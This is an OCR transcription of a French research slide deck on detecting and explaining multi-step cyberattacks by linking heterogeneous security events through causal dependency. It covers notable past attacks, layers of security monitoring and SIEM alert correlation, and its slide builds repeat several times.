Définition de la Relation de Dépendance Causale entre Événements Hétérogènes pour la Détection et l'Explication de Scénarios d'Attaque Multi-Étapes

Charles XOSANAVONGSA – Enioka
Éric TOTEL – Télécom SudParis
Olivier BETTAN – Thales Six GTS France

Supsec Winter Workshop
25 Janvier 2023

UNIVERSITE BRETAGNE LOIRE MATHSTIC

UNIVERSITÉ DE RENNES 1

Inria

CentraleSupélec

THALES

Contexte

État de l'Art

Contribution

Implémentation

Évaluation

Conclusion & Perspectives

Sécurité et prévention

Mise en place de mécanismes pour prévenir les attaques

2010

Sabotage
(Systèmes de contrôle industriels)

Iran – Usine d'enrichissement d'uranium

Ver informatique Stuxnet considéré comme la 1ère arme Cyber

2016

Vol de données
(Politique)

Site Web Commission électorale Gouvernement Philippin

Données biométriques de 55M de votants

Un des plus gros vols de données concernant le domaine politique

2019

Vol de données
(Espionnage industriel)

NASA JPL

Attaque repérée 10 mois après l'infiltration initiale

Accès aux projets critiques (Ex : Rover Curiosity)

Sécurité et prévention

Mise en place de mécanismes pour prévenir les attaques

2010

Sabotage
(Systèmes de contrôle industriels)

Iran – Usine d'enrichissement d'uranium

Ver informatique Stuxnet considéré comme la 1ère arme Cyber

2016

Vol de données
(Politique)

Site Web Commission électorale Gouvernement Philippin

Données biométriques de 55M de votants

Un des plus gros vols de données concernant le domaine politique

2019

Vol de données
(Espionnage industriel)

NASA JPL

Attaque repérée 10 mois après l'infiltration initiale

Accès aux projets critiques (Ex : Rover Curiosity)

Sécurité et prévention

Mise en place de mécanismes pour prévenir les attaques

2010

Sabotage
(Systèmes de contrôle industriels)

Iran – Usine d'enrichissement d'uranium

Ver informatique Stuxnet considéré comme la 1ère arme Cyber

2016

Vol de données
(Politique)

Site Web Commission électorale Gouvernement Philippin

Données biométriques de 55M de votants

Un des plus gros vols de données concernant le domaine politique

2019

Vol de données
(Espionnage industriel)

NASA JPL

Attaque repérée 10 mois après l'infiltration initiale

Accès aux projets critiques (Ex : Rover Curiosity)

Sécurité et prévention

Mise en place de mécanismes pour prévenir les attaques

2010

Sabotage
(Systèmes de contrôle industriels)

Iran – Usine d'enrichissement d'uranium

Ver informatique Stuxnet considéré comme la 1ère arme Cyber

2016

Vol de données
(Politique)

Site Web Commission électorale Gouvernement Philippin

Données biométriques de 55M de votants

Un des plus gros vols de données concernant le domaine politique

2019

Vol de données
(Espionnage industriel)

NASA JPL

Attaque repérée 10 mois après l'infiltration initiale

Accès aux projets critiques (Ex : Rover Curiosity)

Sécurité et prévention

Mise en place de mécanismes pour prévenir les attaques

2010

Sabotage
(Systèmes de contrôle industriels)

Iran – Usine d'enrichissement d'uranium

2016

Vol de données
(Politique)

Site Web Commission électorale Gouvernement Philippin

Un des plus gros vols de données concernant le domaine politique

2019

Vol de données
(Espionnage industriel)

NASA JPL

(Ex : Rover Curiosity)

Il est indispensable de mettre en place des moyens de **détection** et des capacités de **réaction**

Supervision de sécurité


Observation, et **enregistrement**, de l'activité du système ⇒ Production d'**événements**
Permettre la **détection** des tentatives d'attaque (détection d'intrusions)

Application
(Logging)

Système d'exploitation
(Appels Système)

Réseau
(Analyse Paquets)

Matériel
(Supervision Processeur)



Supervision de sécurité

Observation, et **enregistrement**, de l'activité du système ⇒ Production d'**événements**
Permettre la **détection** des tentatives d'attaque (détection d'intrusions)


Application
(Logging)

Système d'exploitation
(Appels Système)

Réseau

(Analyse Paquets)

Matériel
(Supervision Processeur)



Supervision de sécurité


Observation, et **enregistrement**, de l'activité du système ⇒ Production d'**événements**
Permettre la **détection** des tentatives d'attaque (détection d'intrusions)

Application
(Logging)

Système d'exploitation
(Appels Système)

Réseau
(Analyse Paquets)

Matériel
(Supervision Processeur)



Supervision de sécurité

Observation, et **enregistrement**, de l'activité du système ⇒ Production d'**événements**
Permettre la **détection** des tentatives d'attaque (détection d'intrusions)


Application
(Logging)

Système
d'exploitation
(Appels Système)

Réseau

(Analyse Paquets)

Matériel
(Supervision
Processeur)



Supervision de sécurité

Observation, et **enregistrement**, de l'activité du système ⇒ Production d'**événements**
Permettre la **détection** des tentatives d'attaque (détection d'intrusions)


Application
(Logging)

Système
d'exploitation
(Appels Système)

Réseau

(Analyse Paquets)

Matériel
(Supervision
Processeur)



Supervision de sécurité

Observation, et **enregistrement**, de l'activité du système ⇒ Production d'**événements**
Permettre la **détection** des tentatives d'attaque (détection d'intrusions)


Application
(Logging)

Système d'exploitation
(Appels Système)

Réseau

(Analyse Paquets)


Matériel



Hétérogénéité des événements (format et sémantique)
Chaque type d'événement peut aider à comprendre un scénario d'attaque


Problématique – Ce que recherche un analyste

Comment découvrir les causes d'un indicateur de compromission en temps-réel et, par la suite, suivre les actions de l'attaquant ?




Problématique – Ce que recherche un analyste

Comment découvrir les causes d'un indicateur de compromission en temps-réel et, par la suite, suivre les actions de l'attaquant ?



Problématique – Ce que recherche un analyste

Comment découvrir les causes d'un indicateur de compromission en temps-réel et, par la suite, suivre les actions de l'attaquant ?



Contexte

État de l'Art

- Corrélation d'alertes
- À la recherche des liens de causalité

Contribution

Implémentation


Évaluation

Conclusion & Perspectives

Les missions de la corrélation d'alerte

Réduire le nombre d'événements

- Filtrer les Faux Positifs
- Agréger les événements correspondant à une même action



Identifier des scénarios d'attaque multi-étapes

Comment construire les liens entre événements ?

Approche classique dans les SIEM [1] :
Écriture de règle de corrélation d'événements

⇒ Expression d'un scénario d'attaque redouté


⇒ Description de l'enchaînement des événements à l'aide d'un langage de description d'attaque

[1] Navarro, J., Deruyver, A., & Parrend, P. (2018). A systematic survey on multi-step attack detection. Computers & Security.

Les missions de la corrélation d'alerte

Réduire le nombre d'événements

- Filtrer les Faux Positifs
- Agréger les événements correspondant à une même action




Identifier des scénarios d'attaque multi-étapes

Comment construire les liens entre événements ?

Approche classique dans les SIEM [1] :
Écriture de règle de corrélation d'événements

⇒ Expression d'un scénario d'attaque redouté


⇒ Description de l'enchaînement des événements à l'aide d'un langage de description d'attaque



[1] Navarro, J., Deruyver, A., & Parrend, P. (2018). A systematic survey on multi-step attack detection. Computers & Security.

Challenges et limitations

Constat [2] : Exprimer un scénario d'attaque redouté est **difficile**



Topologie

Cartographie (Logiciels + Versions)

Vulnérabilités

Capacités de détection

Fusion du point de vue
du défenseur et de l'attaquant

Connaissance
précise du système
à défendre

+

